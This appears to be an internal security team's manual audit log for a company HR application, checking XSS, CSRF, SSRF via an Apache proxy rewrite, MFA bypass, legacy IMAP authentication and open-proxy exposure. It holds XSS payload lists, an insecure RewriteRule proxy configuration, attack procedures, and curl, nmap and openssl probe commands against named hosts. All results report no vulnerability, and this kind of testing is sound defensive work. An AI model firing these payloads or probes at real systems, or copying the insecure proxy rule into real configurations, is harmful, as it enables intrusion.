**25Q2 CSOC Manual Audit Test PeopleHub July 16**

### Introduction:

As part of the quality assurance process, a manual audit has been initiated to validate the results generated by the automated vulnerability scanning tools. Each finding is being reviewed to determine its accuracy and relevance, with the objective of classifying them as either true positives (valid security issues) or false positives (non-exploitable or misidentified issues).

This step ensures the reliability of the final report by eliminating noise from automated tools and confirming the presence and impact of vulnerabilities through manual testing techniques. The scan is done twice a month

Table of Contents

[Introduction: 2](#_Toc13735)

[2025 Q3 CSOC PeopleHub OWASP Test 4](#_Toc32404)

[Injection Test 4](#_Toc4976)

[Cross Site request Forgery 7](#_Toc13605)

### 2025 Q3 CSOC PeopleHub OWASP Test

### Injection Test

|  |  |
| --- | --- |
| Severity | NA |
| Finding Type | NA |

**Description**

**Cross-Site Scripting (XSS)** is a security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts are typically executed in the context of the victim’s browser, allowing attackers to steal sensitive information like cookies, session tokens, or perform actions on behalf of the user without their consent

**Links Tested**

**Steps:**

1. Analyze the People-Hub application for injection areas
2. The following tiles have the injection areas available

* Home Page - Search menu - done no issues found
* Inbox - search field - done no issues found
* Time Registration - record working hours , comment section , Time entry section - done no issues found
* My eFile Section - Upload file area comment - current proceeding - need HR access to check how the application is rendering the input to the HR user
* Travel and expense report section - proceeding with the same
* Settings - split view , split view description

1. The Home Page search function is not doing any HTTP request to the server normal injection payloads are of no use
2. The inbox search page is also not capturing or sending any requests normal injection payloads are of no use
3. In Time registration the comments section accepts input - but is sanitized - try to break the Sanitization in the JSON response body . The request parameter is given below


|  |
| --- |
| "PREM\_DISP\_SHOW":false,"VALUATION\_BASIS\_SHOW":false,"PREVIOUS\_DAY":false,"SHORTTEXT":"Test comments","CHANGED":"","CHANGED\_APPROVER":"", |

1. Methods to break the sanitization are given below
   1. Escape the single quote
   2. HTML Attribute Injection
   3. Script Injection Inside Event handlers or script blocks
   4. Unicode or encoded
   5. Double escaping
   6. Java Script template Injection
   7. Java Script Logic Break

**Test :** Escape the single quote

**Target:** Escape the single quote in the request and look for the response whether the input is accepted still as string or rendered as other format - best option is use a html attribute so that rendering will be different . The payload used is given below

|  |
| --- |
| '><script>alert(1)</script> |

The response shows that injection script element is still sanitized and rendered as just string

The response is rendered within the textarea as string and not rendered as html content .

|  |
| --- |
| <textarea id="\_\_jsview7--taHoursDetailsComment-inner" wrap="Soft" rows="5" cols="20" class="sapMInputBaseInner sapMTextAreaInner">'><script>alert(1)</script></textarea> |

Find a point where the item is parsed by the application and rendered as HTML content or try to break out of the <textarea> element

Try to break out of <textarea> element

The following types of payloads were used

|  |
| --- |
| **Text area breakout+ script Injection:**</textarea><script>alert(1)</script>  **Encoded script to check whether the application parses the URL encoded string**  %3C%2Ftextarea%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E  **Image based Payload** - <img src=x onerror=alert(1)>  **SVG Bypass Flags -** normal : </textarea><svg/onload=alert(1)> , encoded: %3C%2Ftextarea%3E%3Csvg%2Fonload%3Dalert(1)%3E  **Textarea breakout with DOM event trigger:**  </textarea><button onclick=alert(1)>Click</button>  **Flagging the presence of script execution process:** </textarea><script>console.log('XSS')</script> |

The inputs are reflected only as strings - response is given below

|  |
| --- |
| <textarea id="\_\_jsview7--taHoursDetailsComment-inner" wrap="Soft" rows="5" cols="20" class="sapMInputBaseInner sapMTextAreaInner">&lt;script&gt;console.log('XSS')&lt;/script&gt;</textarea> |

**Test :** Attribute Injection

Payload: ' onerror='alert(1)

**Test :** Script Context Break

Payload: ';alert(1);//

**Test :** Unicode Injection

Payload: \u0027<script>alert(1)</script>

**Test :** Dobule Encoding

Payload: %2527<script>alert(1)</script>

**Test :** Template Injection

Payload: ${alert(1)}

**Test :** Template Injection

Payload: ${alert(1)}

**Test :**  JS Logic Break

Payload: '+alert(1)+’

Response : all the response are sanitized

|  |
| --- |
| <textarea id="\_\_jsview7--taHoursDetailsComment-inner" wrap="Soft" rows="5" cols="20" class="sapMInputBaseInner sapMTextAreaInner">' onerror='alert(1)</textarea> |

**WORKLOG**

|  |  |  |  |
| --- | --- | --- | --- |
| When | What | Who | Recommended Action |
| 21 July 2025 | Manually Tested for XSS Injection in PeopleHub | CSOC | No action needed the Injected scripts are not processed by the application and are rendered as string |

### Cross Site request Forgery

**Description**

Cross-Site Request Forgery (CSRF) is a type of cyber attack where a malicious website tricks a user's browser into performing unintended actions on a trusted site where the user is already authenticated

**Steps**

Access the page where the CSRF must be tested

Capture the request in burp


Create a CSRF request and forward the same via browser

Analyze whether the CSRF token is added and CSRF session cookies are checked


Page tested is- Language Change Functionality in Test PeopleHub

The request has the CSRF token auto added to the request

Screenshot for the same has been attached below



The request without the CSRF token is not accepted and returns a 403 Forbidden error



The language change functionality is not vulnerable to CSRF attack

**WORKLOG**

|  |  |  |  |
| --- | --- | --- | --- |
| When | What | Who | Recommended Action |
| 22 July 2025 | Manually Tested for CSRKF attack in Test PeopleHub | CSOC | Language Change Functionality - No action needed |

### Exploit Test : Apache mod proxy rewrite mis-configuration leads to access of internal resources

Apache's mod\_proxy and mod\_rewrite modules allow flexible reverse proxy behavior. However, if user input is directly embedded into proxy URLs without strict validation, it can lead to **Server-Side Request Forgery (SSRF)**.


A typical mis-configuration involves using RewriteRule and ProxyPass in a way that reflects parts of the request URL into a back-end destination. This can be abused by an attacker to redirect requests to **internal services**, **metadata endpoints**, or **other protected systems**.

|  |
| --- |
| RewriteEngine On  RewriteRule ^/proxy/(.\*)$ http://$1 [P]  ProxyPassReverse /proxy/ http:// |

**Targeted exploitable action:** Try to access the internal resources of the application

Send a request to the target server with the proxy URL and analyze the response

The server is not accepting the request and sends back a 403 Forbidden response



The server is not accepting requests that are targeted towards the internal server

The server is not vulnerable to the exploit CVE 2025 49630

### MFA Bypass check

| **Field** | **Content** |
| --- | --- |
| **Test Objective** | Verify whether the application enforces effective Multi-Factor Authentication (MFA) for all high-privilege, sensitive, or account-critical actions and whether MFA implementation can be bypassed or tampered with. |
| **Pre-conditions** | - Application in a test/staging environment  - Valid user credentials (normal and privileged users)  - Access to login flow and sensitive operations (e.g., password change, money transfer, email update)  - Burp Suite or HTTP proxy for request inspection |
| **Test Data** | - User credentials (with and without MFA enabled)  - OTPs (valid and expired)  - Device/browser fingerprinting data (if applicable)  - Time-delayed test payloads |
| **Test Steps** | 1. **Check for Missing MFA**:   - Attempt to log in with valid credentials.  - Observe if any MFA step is required (TOTP, SMS, push notification, etc.).  - 🔸 Expected: MFA must be enforced for all sensitive accounts (admin, finance, etc.).   1. **Check Optional or Skippable MFA**:   - Test whether MFA is required only optionally or can be skipped (“remember this device”, “skip for now”).  - Expected: No option to skip MFA for privileged accounts.   1. **Bypass MFA via Direct POST / Cookie Replay**:   - Intercept MFA request and test:  • Remove OTP field  • Use previously captured OTP  - Expected: MFA must require valid, fresh, and one-time codes.   1. **Token Reuse**:   - Attempt to reuse an old OTP or push challenge.  - Expected: OTPs must be single-use and expire after ~30 seconds.   1. **Sensitive Actions Without Re-Prompting MFA**:   - Try changing password, email, or performing financial actions after login.  - Expected: App should re-prompt for MFA in critical actions.   1. **No MFA Enforcement on API Calls**:   - Call backend API directly after login, skipping OTP step.  - Expected: API must enforce MFA challenge completion. |
| **Expected Result** | - MFA must be enforced for all logins and sensitive actions.  - OTPs and tokens should be time-based, unique, and non-reusable.  - APIs and web flows must block access to authenticated sessions without completed MFA.  - No bypass should be possible using tampered requests, cookies, or client-side logic. |
| **Actual Result** | (To be filled after test — e.g., Login allowed without MFA for admin users; OTP reuse succeeded; no MFA on password change.) |
| **Status** | (Pass / Fail Detected) |
| **Severity** | - **Critical** if admin or sensitive accounts are accessible without MFA.  - **High** if MFA can be bypassed or reused.  - **Medium** if MFA is optional or missing for sensitive actions.  - **Low** if usability options reduce protection (e.g., too-long session lifetime). |
| **Evidence** | Example:  **Test:**Logged in as admin@example.com with valid password. No MFA challenge shown.  **API Test:**http<br>POST /api/user/delete HTTP/1.1<br>Authorization: Bearer valid\_token\_without\_otp<br>→ Server allowed action without verifying MFA.**OTP Reuse Test:**Used the same TOTP twice – both accepted. |
| **Mitigation Recommendation** | - Enforce **MFA by default** for all users, especially privileged roles.  - Use **TOTP, push notifications**, or hardware-based factors (not SMS if avoidable).  - OTPs must be **single-use, time-limited**, and verified server-side.  - Prompt for MFA before sensitive changes (email, password, role assignments).  - Invalidate tokens that are generated before completing MFA.  - Apply MFA checks in all backend APIs, not just UI.  - Log and alert on unusual MFA bypass attempts.  - Do not allow "remember device" for admin accounts or restrict it with strong binding (e.g., fingerprint, device ID). |

**Against applications :** PeopleHub , Alumni Dev , Helpdesk Dev

Start with alumni and help-desk

**Helpdesk :**

Initial login attempt - redirects the user to the following link

|  |
| --- |
| https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/oauth2/v2.0/authorize?client\_id=5ecb7326-693e-40e6-a2d1-57dd2d5485f7&redirect\_uri=https%3a%2f%2falumnidev.b2clogin.com%2falumnidev.onmicrosoft.com%2foauth2%2fauthresp&response\_type=id\_token&scope=email+openid+profile&response\_mode=form\_post&nonce=UH%2bW1xrRBcqiVIg0wCSzzw%3d%3d&ui\_locales=en-US&state=StateProperties%3deyJTSUQiOiJ4LW1zLWNwaW0tcmM6MzMyNTYzMzktYTAyOC00YmM2LThhYTEtZmNhOWQ3OWNhZGY1IiwiVElEIjoiNzVhMzYwNWEtZjdmOC00ZjJkLTg0MWUtNTNlN2RiYmE2Y2M2IiwiVE9JRCI6Ijc3ZDA3ZTQ1LWYxN2EtNDgxZi1iZTgyLWUzMzc1NDA4M2YxMiJ9 |

On choosing the account redirected to the following URL

|  |
| --- |
| Request URL-https://login.microsoftonline.com/common/GetCredentialType?mkt=en-US |

Targeted tests

- bypass the MFA

-Capture the request and proceed with the following tests

**Test to verify whether the legacy authentication is enabled in the mailbox**


Test by requesting for the IMAP based authentication

Command to verify the same

|  |
| --- |
| openssl s\_client -crlf -connect outlook.office365.com:993 |

The above command will try to initiate the IMAP login mechanism to outlook.office365.com

Try to Login using the valid credentials , the login is not accepted and returns error . The screenshot for the same is attached below




### Exploit testing Apache Open proxy test

**Aim:**

To test whether the proxy server that has been configured is vulnerable to Open Proxy through mis-configuration at the server


Command

|  |
| --- |
| curl -X CONNECT -x http://91.203.116.23:80 https://portal.zalaris.com -v |

Nmap scan to confirm open proxy

|  |
| --- |
| nmap -p80,8080 --script http-open-proxy testportal.zalaris.com |

Nmap command retunred the following response that states that the application has port 80 open and 8080 open but is not having the Open proxy



### Verify unauthorized API access Check

| **Field** | **Content** |
| --- | --- |
| **Test Objective** | Verify that all API endpoints properly enforce authentication and authorization controls, preventing unauthorized users (unauthenticated or low-privileged) from accessing, modifying, or deleting sensitive resources, and ensuring actions are restricted according to the authenticated user’s privileges. |
| **Pre-conditions** | - Valid low-privileged user account (e.g., "User")  - Valid high-privileged user account (e.g., "Admin")  - Burp Suite Community/Pro, Postman, or equivalent API testing tool  - API documentation or endpoint list (if available)  - Test or staging environment |
| **Test Data** | - Valid API authentication tokens (JWT, OAuth token, API key) for different roles  - Sample request payloads for sensitive actions (e.g., create user, delete account, modify config)  - API endpoints for both public and private routes |
| **Test Steps** | 1. Identify API endpoints available from documentation, Swagger/OpenAPI files, JavaScript code, or proxy interception. 2. Attempt to access sensitive endpoints without providing any authentication token and observe the response. 3. Repeat the request using a low-privileged user’s token or API key. 4. Attempt to perform restricted operations (e.g., user deletion, configuration changes, data export) meant for admin or higher privileges. 5. Modify request parameters (e.g., object IDs, user IDs) and see if horizontal or vertical privilege escalation is possible. 6. Test for unauthenticated access to internal API endpoints by accessing URLs like /api/internal/\*, /api/admin/\*, /api/users/all, etc. 7. Check for unrestricted access to debug or undocumented endpoints. 8. Review error messages for indirect information disclosure about permissions or resource existence.   9. Repeat tests using expired, invalid, or forged tokens to assess token validation. |
| **Expected Result** | - Unauthorized requests should be rejected with HTTP 401 Unauthorized or 403 Forbidden responses.  - API should consistently enforce both authentication (identity verification) and authorization (access control based on user roles) for every endpoint.  - No sensitive action should be possible by unauthenticated or low-privileged users. |
| **Actual Result** | (To be filled after assessment — e.g., Low-privileged user accessed /api/admin/export-users endpoint and downloaded full user database.) |
| **Status** | (Pass / Fail Detected) |
| **Severity** | - **Critical** if sensitive admin endpoints or operations are accessible to unauthorized or low-privileged users.  - **High** if sensitive data retrieval is possible without proper access control. |
| **Evidence** | Example findings:  - GET request to /api/admin/users without authentication returned 200 OK and full user list.  - Low-privileged token performed POST request to /api/admin/delete-user successfully.  - API did not validate token expiration and accepted forged JWT tokens.  - Accessing /api/debug/status exposed sensitive system info without any authentication. |
| **Mitigation Recommendation** | - Enforce consistent, server-side authentication and authorization on all API endpoints.  - Require valid, signed, and non-expired tokens for all protected endpoints.  - Implement role-based access control (RBAC) checks at the API handler or middleware level.  - Disable or restrict access to internal or debug endpoints in production.  - Use API gateway or WAF to restrict access to management and sensitive endpoints.  - Ensure proper token validation: verify signature, expiration, audience, and issuer claims.  - Conduct regular API security reviews and pentests, and implement automated security testing tools for APIs. |

**Steps**


1. Identify API endpoints available from documentation, Swagger/OpenAPI files, JavaScript code, or proxy interception.
2. Attempt to access sensitive endpoints without providing any authentication token and observe the response.
3. Repeat the request using a low-privileged user’s token or API key.
4. Attempt to perform restricted operations (e.g., user deletion, configuration changes, data export) meant for admin or higher privileges.
5. Modify request parameters (e.g., object IDs, user IDs) and see if horizontal or vertical privilege escalation is possible.
6. Test for unauthenticated access to internal API endpoints by accessing URLs like /api/internal/\*, /api/admin/\*, /api/users/all, etc.
7. Check for unrestricted access to debug or undocumented endpoints.
8. Review error messages for indirect information disclosure about permissions or resource existence.

9. Repeat tests using expired, invalid, or forged tokens to assess token validation.

**API endpoints**

The following endpoints are captured


|  |
| --- |
